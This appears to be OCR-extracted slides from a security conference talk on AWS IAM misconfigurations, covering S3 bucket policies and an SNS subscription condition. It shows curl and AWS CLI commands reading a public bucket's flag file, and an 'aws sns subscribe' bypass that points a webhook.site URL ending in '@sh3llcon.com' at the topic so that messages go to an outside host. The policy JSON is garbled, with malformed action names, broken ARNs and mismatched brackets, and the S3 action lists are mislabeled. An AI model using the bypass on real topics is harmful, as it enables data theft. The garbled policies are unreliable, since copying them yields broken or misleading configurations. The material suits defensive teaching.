
# Intro: Policy evaluation logic



\*A session principal is either a role session or an IAM federated user session.

[https://docs.aws.amazon.com/IAM/latest/UserGuide/reference\\_policies\\_evaluation-logic.html](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic.html)

# Intro: Policy evaluation logic




# Case 1

s3



## Case 1: AWS S3

Goal: Give Read and Write access to my application



## Case 1: AWS S3

How to give access to a S3 bucket:

- Make it public
- Add S3 permissions to our APP IAM role
- Use S3 bucket policies
- Use S3 ACLs
- Use S3 Access points
- Use S3 Access grants (new)

# Case 1: AWS S3

• 53  
Set permissions for S3

Specify what actions can be performed on specific resources in S3.

▼ Actions allowed

Specify actions for the service to be allowed.

Filter actions

Manual actions | Add actions

+ 153 S3 actions (53)

Action types

▼ List (15)

All list actions

- GetBucketAccelerateConfiguration
- GetBucketAnalyticsConfiguration
- GetBucketCors
- GetBucketEncryption
- GetBucketInventoryConfiguration
- GetBucketJobSummary
- GetBucketLegalHoldConfiguration
- GetBucketLifecycleConfiguration
- GetBucketLocation
- GetBucketMetricsConfiguration
- GetBucketObjectLockConfiguration
- GetBucketPolicy
- GetBucketReplicationConfiguration
- GetBucketRequestPaymentConfiguration
- GetBucketTaggingConfiguration
- GetBucketVersioningConfiguration
- GetBucketWebsiteConfiguration
- GetCloudWatchMetricsMetricsConfiguration
- GetContainerLogs
- GetCrossRegionReplicationConfiguration
- GetDeleteMarker[Details](#)
- GetInventoryReport[Details](#)
- GetObject[Details](#)
- GetObjectAcl[Details](#)
- GetObjectLambda[Details](#)
- GetObjectVersion[Details](#)
- GetObjectVersionAcl[Details](#)
- GetObjectVersionTagging[Details](#)
- GetObjectVersioningConfiguration[Details](#)
- GetObjectVersionWebsiteConfiguration[Details](#)
- GetStorageLensDashboard[Details](#)

▼ Read (93)

All read actions

- AbortIncompleteUpload
- CreateAccessPoint[Details](#)
- CreateAccessPointPolicy[Details](#)
- CreateAccessPointPolicy[Details](#)
- CreateBucket[Details](#)
- CreateBucketConfiguration[Details](#)
- CreateBucketCors[Details](#)
- CreateBucketEncryption[Details](#)
- CreateBucketInventoryConfiguration[Details](#)
- CreateBucketJobSummary[Details](#)
- CreateBucketLegalHoldConfiguration[Details](#)
- CreateBucketLifecycle[Details](#)
- CreateBucketMetricsConfiguration[Details](#)
- CreateBucketReplication[Details](#)
- CreateBucketRequestPayment[Details](#)
- CreateBucketVersioning[Details](#)
- CreateBucketWebsite[Details](#)
- CreateContainer[Details](#)
- CreateCrossRegionReplication[Details](#)
- CreateObject[Details](#)
- CreateObjectAcl[Details](#)
- CreateObjectLambda[Details](#)
- CreateObjectVersion[Details](#)
- CreateObjectVersionAcl[Details](#)
- CreateObjectVersionTagging[Details](#)
- CreateObjectVersioningConfiguration[Details](#)
- CreateObjectVersionWebsiteConfiguration[Details](#)
- CreateStorageLens[Details](#)

▼ Write (93)

All write actions

- AbortIncompleteUpload
- CreateAccessPoint[Details](#)
- CreateAccessPointPolicy[Details](#)
- CreateAccessPointPolicy[Details](#)
- CreateBucket[Details](#)
- CreateBucketConfiguration[Details](#)
- CreateBucketCors[Details](#)
- CreateBucketEncryption[Details](#)
- CreateBucketInventoryConfiguration[Details](#)
- CreateBucketJobSummary[Details](#)
- CreateBucketLegalHoldConfiguration[Details](#)
- CreateBucketLifecycle[Details](#)
- CreateBucketMetricsConfiguration[Details](#)
- CreateBucketReplication[Details](#)
- CreateBucketRequestPayment[Details](#)
- CreateBucketVersioning[Details](#)
- CreateBucketWebsite[Details](#)
- CreateContainer[Details](#)
- CreateCrossRegionReplication[Details](#)
- CreateObject[Details](#)
- CreateObjectAcl[Details](#)
- CreateObjectLambda[Details](#)
- CreateObjectVersion[Details](#)
- CreateObjectVersionAcl[Details](#)
- CreateObjectVersionTagging[Details](#)
- CreateObjectVersioningConfiguration[Details](#)
- CreateObjectVersionWebsiteConfiguration[Details](#)
- CreateStorageLens[Details](#)

▼ Permissions management (15)

All permissions management actions

- AssociateAccessGrant[Details](#)
- CreateAccessPoint[Details](#)
- DeleteAccessPoint[Details](#)
- DescribeAccessPoint[Details](#)
- GetAccessPoint[Details](#)
- GetAccessPointPolicy[Details](#)
- GetAccessPointPolicy[Details](#)
- GetBucket[Details](#)
- GetBucketAnalyticsConfiguration[Details](#)
- GetBucketCors[Details](#)
- GetBucketEncryption[Details](#)
- GetBucketInventoryConfiguration[Details](#)
- GetBucketJobSummary[Details](#)
- GetBucketLegalHoldConfiguration[Details](#)
- GetBucketLifecycle[Details](#)
- GetBucketMetricsConfiguration[Details](#)
- GetBucketReplication[Details](#)
- GetBucketRequestPayment[Details](#)
- GetBucketVersioning[Details](#)
- GetBucketWebsite[Details](#)
- GetContainer[Details](#)
- GetCrossRegionReplication[Details](#)
- GetObject[Details](#)
- GetObjectAcl[Details](#)
- GetObjectLambda[Details](#)
- GetObjectVersion[Details](#)
- GetObjectVersionAcl[Details](#)
- GetObjectVersionTagging[Details](#)
- GetObjectVersioningConfiguration[Details](#)
- GetObjectVersionWebsiteConfiguration[Details](#)
- GetStorageLens[Details](#)

▼ Tagging (15)

All tagging actions

- DeleteObjectTagging[Details](#)
- PutObjectTagging[Details](#)
- PutObjectVersionTagging[Details](#)
- ReplaceObject[Details](#)

Resources

Specify resources where for these actions.

Request condition - optional

# S3 has 158 available actions

## Case 1: AWS S3.1

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Sid": "RWS3Access",  
      "Effect": "Allow",  
      "Action": "s3:*",  
      "Resource": [  
        "arn:aws:s3:::sh3llcon-invoices-bucket",  
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"  
      ]  
    }  
  ]  
}
```

- Delete it
- Make it public
- Disable logging
- Replicate it in another account
- Disable versioning
- Deactivate retention protections

## Case 1: AWS S3.1

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Sid": "RWS3Access",  
            "Effect": "Allow",  
            "Action": [  
                "s3:DeleteObject*",  
                "s3:GetObject*",  
                "s3>ListBucket",  
                "s3:PutObject*"  
            ],  
            "Resource": [  
                "arn:aws:s3:::sh3llcon-invoices-bucket",  
                "arn:aws:s3:::sh3llcon-invoices-bucket/*"  
            ]  
        }  
    ]  
}
```

- ~~Delete it~~
- ~~Make it public~~
- ~~Disable logging~~
- ~~Replicate it in another account~~
- Disable versioning\*
- Deactivate retention protections


## Case 1: AWS S3.1

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Sid": "RWS3Access",  
      "Effect": "Allow",  
      "Action": [  
        "s3:DeleteObject",  
        "s3:GetObject",  
        "s3>ListBucket",  
        "s3:PutObject"  
      ],  
      "Resource": [  
        "arn:aws:s3:::sh3llcon-invoices-bucket",  
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"  
      ]  
    }  
  ]  
}
```



## Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account



## Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

### Application Role Policy

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Sid": "Sh3llconPolicy",  
            "Effect": "Allow",  
            "Action": [  
                "s3>ListBucket",  
                "s3GetObject"  
            ],  
            "Resource": [  
                "arn:aws:s3 :::: sh3llcon-invoices-bucket/*",  
                "arn:aws:s3 :::: sh3llcon-invoices-bucket"  
            ]  
        }  
    ]  
}
```

## Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

### Bucket Policy

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Sid": "Sh3llconPolicy",  
            "Effect": "Allow",  
            "Principal": {  
                "AWS": "*"  
            },  
            "Action": [  
                "S3>ListBucket",  
                "S3GetObject"  
            ],  
            "Resource": [  
                "arn:aws:s3:::sh3llcon-invoices-bucket/*",  
                "arn:aws:s3:::sh3llcon-invoices-bucket"  
            ],  
            "Condition": {  
                "ForAllValues:StringEquals": {  
                    "aws:PrincipalArn": [  
                        "arn:aws:iam::[REDACTED]:role/role-a",  
                        "arn:aws:iam::[REDACTED]:role/role-b"  
                    ]  
                }  
            }  
        }  
    ]  
}
```

## Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

**Bucket Policy**



## Case 1: AWS S3.2

### Using curl

```
> curl https://sh3llcon-invoices-bucket.s3-us-west-2.amazonaws.com/
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/"><Name>sh3llcon-invoices-bu
cket</Name><Prefix></Prefix><Marker></Marker><MaxKeys>1000</MaxKeys><IsTruncated>false</IsTr
uncated><Contents><Key>flag.txt</Key><LastModified>2024-01-24T09:03:12.000Z</LastModified><E
Tag>&quot;e81174fac36bf343b386493489557f74&quot;</ETag><Size>22</Size><Owner><ID>e8c8231011f
49c01bd96e5dc84400b571fb3daa0819936e9d3f470db1ff21f60</ID><DisplayName>cloudsec+shellcon</Di
splayName></Owner><StorageClass>STANDARD</StorageClass></Contents></ListBucketResult>%
```

```
> curl https://sh3llcon-invoices-bucket.s3-us-west-2.amazonaws.com/flag.txt
FLAG{Hello sh3llcon!}
```

## Case 1: AWS S3.2

Using aws cli

```
> aws s3 ls s3://sh3llcon-invoices-bucket --no-sign-request
2024-01-24 10:03:12          22 flag.txt

> aws s3 cp s3://sh3llcon-invoices-bucket/flag.txt . --no-sign-request
download: s3://sh3llcon-invoices-bucket/flag.txt to ./flag.txt
```

# Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

## Recommended Bucket Policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Sh3llconPolicy",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Action": [
                "s3>ListBucket",
                "s3GetObject"
            ],
            "Resource": [
                "arn:aws:s3:::sh3llcon-invoices-bucket/*",
                "arn:aws:s3:::sh3llcon-invoices-bucket"
            ],
            "Condition": {
                "StringEquals": {
                    "aws:PrincipalArn": [
                        "arn:aws:iam::[REDACTED]:role/role-a",
                        "arn:aws:iam::[REDACTED]:role/role-b"
                    ],
                    "aws:PrincipalOrgID": "o-xxxxxxxx"
                }
            }
        ]
    ]
}
```

Edit Block public access (bucket settings) [Info](#)

**Block public access (bucket settings)**

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

**Block all public access**

Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.

- Block public access to buckets and objects granted through new access control lists (ACLs)**  
S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
- Block public access to buckets and objects granted through any access control lists (ACLs)**  
S3 will ignore all ACLs that grant public access to buckets and objects.
- Block public access to buckets and objects granted through new public bucket or access point policies**  
S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- Block public and cross-account access to buckets and objects through any public bucket or access point policies**  
S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

# Case 1: AWS S3.2

Bucket ARN

arn:aws:s3:::sh3llcon-invoices-bucket

Policy

```
1▼ {  
2    "Version": "2012-10-17",  
3    "Statement": [  
4        {  
5            "Sid": "ROAccess",  
6            "Principal": {},  
7            "Effect": "Allow",  
8            "Action": [  
9                "s3:listBucket",  
10               "s3:GetObject"  
11            ],  
12            "Resource": [  
13                "arn:aws:s3:::sh3llcon-invoices-bucket",  
14                "arn:aws:s3:::sh3llcon-invoices-bucket/*"  
15            ],  
16            "Condition": {  
17                "ForAllValues:StringEquals": {  
18                    "aws:PrincipalArn": [  
19                        "App_A_role_arn",  
20                        "App_B_role_arn"  
21                    ]  
22                }  
23            }  
24        }  
25    ]  
26 }
```

JSON Ln 3, Col 4

 Security: 1    Errors: 0    Warnings: 0    Suggestions: 0

[Learn more about policy validation](#)

 Search security warnings

Ln 18, Col 5

ForAllvalues With Single Valued Key: Using ForAllValues qualifier with the single-valued condition key aws:PrincipalArn can be overly permissive. We recommend that you remove ForAllValues: [Learn more](#)

In last year AWS added:

- Block public access by default
- ACLs disabled by default
- Access Analyzer in bucket policy editor
- New ways of give access to S3

## Case 1: AWS S3.2

Did you say “new ways of give access to S3”?



**Nick Fritchette**  
@Fritchette\_n

New potential way to misconfigure S3 buckets?



**Scott Piper** @0xdabbad00 · Nov 27

New S3 permission concept just released: S3 Access Grants.  
[aws.amazon.com/blogs/storage/...](https://aws.amazon.com/blogs/storage/)

6:32 AM · Nov 27, 2023 · 4,290 Views



**Scott Piper**  
@0xdabbad00


New S3 permission concept just released: S3 Access Grants.



3:34 AM · Nov 27, 2023 · 15.1K Views


# Case 2

## SNS



## Case 2: AWS SNS

Goal: Allow subscription from \*@sh3llcon.com users



[Dashboard](#)[Topics](#)[Subscriptions](#)**▼ Mobile**[Push notifications](#)[Text messaging \(SMS\)](#)[Origination numbers](#)**Topics (0)**[Edit](#)[Delete](#)[Publish message](#)[Create topic](#) Search< 1 > [⚙️](#)Name▲ | Type▼ | ARN**No topics**

To get started, create a topic.

[Create topic](#)**LIVE**

Dashboard

**Topics**

Subscriptions

## ▼ Mobile

Push notifications

Text messaging (SMS)

Origination numbers

## Create topic

## Details

Type [Info](#)

Topic type cannot be modified after topic is created

 FIFO (first-in, first-out)

- Strictly-preserved message ordering
- Exactly-once message delivery
- High throughput, up to 300 publishes/second
- Subscription protocols: SQS

 Standard

- Best-effort message ordering
- At-least once message delivery
- Highest throughput in publishes/second
- Subscription protocols: SQS, Lambda, HTTP, SMS, email, mobile application endpoints

## Name

sh3llcon-invoices

Maximum 256 characters. Can include alphanumeric characters, hyphens (-) and underscores (\_).

Display name - optional [Info](#)

To use this topic with SMS subscriptions, enter a display name. Only the first 10 characters are displayed in an SMS message.

My Topic

Maximum 100 characters.

► **Encryption - optional**

Amazon SNS provides in-transit encryption by default. Enabling server-side encryption adds at-rest encryption to your topic.

► **Access policy - optional** [Info](#)

LIVE

[Dashboard](#)[Topics](#)[Subscriptions](#)**▼ Mobile**[Push notifications](#)[Text messaging \(SMS\)](#)[Origination numbers](#)**▼ Access policy - optional** [Info](#)

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.

**Choose method** **Basic**

Use simple criteria to define a basic access policy.

 **Advanced**

Use a JSON object to define an advanced access policy.

**Publishers**

Specify who can publish messages to the topic.

**Only the topic owner**

Only the owner of the topic can publish to the topic

**Subscribers**

Specify who can subscribe to this topic.

**Only requesters with certain endpoints**

\*@sh3llcon.com

Only requesters whose endpoints match a specific value can subscribe to the topic. For example, \*@example.com or http://www.example.com

**JSON preview**

```
        "Action": [
            "SNS:Subscribe"
        ],
        "Resource": "arn:aws:sns:us-
west-2:████████:sh3llcon-invoices",
        "Condition": {
            "StringLike": {
                "SNS:Endpoint": "*@sh3llcon.com"
            }
        }
    ]
}
```

**► Data protection policy - optional** [Info](#)

This policy defines which sensitive data to monitor and to prevent from being exchanged via your topic.

**► Delivery policy (HTTP/S) - optional** [Info](#)

The policy defines how Amazon SNS retries failed deliveries to HTTP/S endpoints. To modify the default settings, expand this section.

**LIVE**

Dashboard

**Topics**

Subscriptions

## ▼ Mobile

Push notifications

Text messaging (SMS)

Origination numbers

Name	sh3llcon-invoices	Display name	-
ARN	arn:aws:sns:us-west-2:[REDACTED]:sh3llcon-invoices	Topic owner	[REDACTED]
Type	Standard		

Subscriptions

**Access policy**

Data protection policy

Delivery policy (HTTP/S)

Delivery status logging

Encryption

Tags

**Access policy** Info

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.

```
{  
    "Sid": "__console_sub_0",  
    "Effect": "Allow",  
    "Principal": {  
        "AWS": "*"  
    },  
    "Action": "SNS:Subscribe",  
    "Resource": "arn:aws:sns:us-west-2:[REDACTED]:sh3llcon-invoices",  
    "Condition": {  
        "StringLike": {  
            "SNS:Endpoint": "*@sh3llcon.com"  
        }  
    }  
}
```

**LIVE**

[Password](#) | [Alias](#) | [Schedule](#)[CSV Export](#)[Custom Actions](#) | [Run Now](#)[XHR Redirect](#) | [Redirect Now](#)[More](#)

Webhook.site lets you easily inspect, test and run [scripts](#) and [workflows](#) for any incoming HTTP request or e-mail. [What's a webhook?](#)

These addresses were generated for you just now, and anything you send will be logged here instantly — you don't even have to refresh!

#### Your unique URL

<https://webhook.site/b85fef26-6b98-40ad-988f-> [Copy](#) [Open in new tab](#) [Examples](#)

#### Your unique email address

b85fef26-6b98-40ad-988f-@email.webhook.site [Copy](#) [Send mail](#)

#### Forward to localhost New

\$ whcli forward --token=b85fef26-6b98-40ad-988f- --target=https://localhost [Install whcli](#)

To change the response (status code, body content) of the URL, click Edit above.

With Webhook.site Pro, you get more features like [Schedules](#), that lets you create a periodical cronjob for a given URL, or [Custom Actions](#) that lets you extract JSON or Regex values and use them to send push notifications and emails, convert and forward the request to another URL, send data to Google Sheets, Dropbox, databases like MySQL, PostgreSQL and write custom scripts using WebhookScript, and more. [Read more](#) or [Upgrade now](#).

[Star on GitHub](#) 4,629

#### Request Details

[Permalink](#) [Raw content](#)

#### Headers

Date

Size 0 bytes

ID

#### Query strings

(empty)

No content

#### Form values

(empty)

LIVE

```
> aws sns subscribe --topic-arn arn:aws:sns:us-west-2:[REDACTED]:sh3llcon-invoices --protocol https --notification-endpoint  
https://webhook.site/b85fef26-6b98-40ad-988f-[REDACTED]/@sh3llcon.com  
{  
    "SubscriptionArn": "pending confirmation"  
}
```

LIVE

[Dashboard](#)[Topics](#)[Subscriptions](#)[▼ Mobile](#)[Push notifications](#)[Text messaging \(SMS\)](#)[Origination numbers](#)

## sh3llcon-invoices

[Edit](#)[Delete](#)[Publish message](#)

### Details

Name

sh3llcon-invoices

Display name

-

ARN

arn:aws:sns:us-west-2:sh3llcon-invoices

Topic owner

Type

Standard

[Subscriptions](#)[Access policy](#)[Data protection policy](#)[Delivery policy \(HTTP/S\)](#)[Delivery status logging](#)[Encryption](#)[Tags](#)[Integrations](#)

### Subscriptions (1)

[Edit](#)[Delete](#)[Request confirmation](#)[Confirm subscription](#)[Create subscription](#) 

ID	Endpoint	Status	Protocol
 Pending confirmation	<a href="https://webhook.site/b85fef26-6b98-43d3-8f1b-4a2a2e033333">https://webhook.site/b85fef26-6b98-43d3-8f1b-4a2a2e033333</a>	 Pending confirmation	HTTPS

**LIVE**

Password | Alias | Schedule | CSV Export | Custom Actions | Run Now | XHR Redirect | Redirect Now | More ▾

REQUESTS (1/100) Newest First

Search Query

POST #daa89 15.221.164.146

01/24/2024 4:54:32 PM

POST https://webhook.site/b55fe12b-6d98-4uad-9661-d84780553304@sh3llcon.com		Connection	close
Host	15.221.164.146	accept-encoding	gzip, deflate
Date	01/24/2024 4:54:32 PM (a few seconds ago)	user-agent	Amazon Simple Notification Service Agent
Size	1.6 kB	host	webhook.site
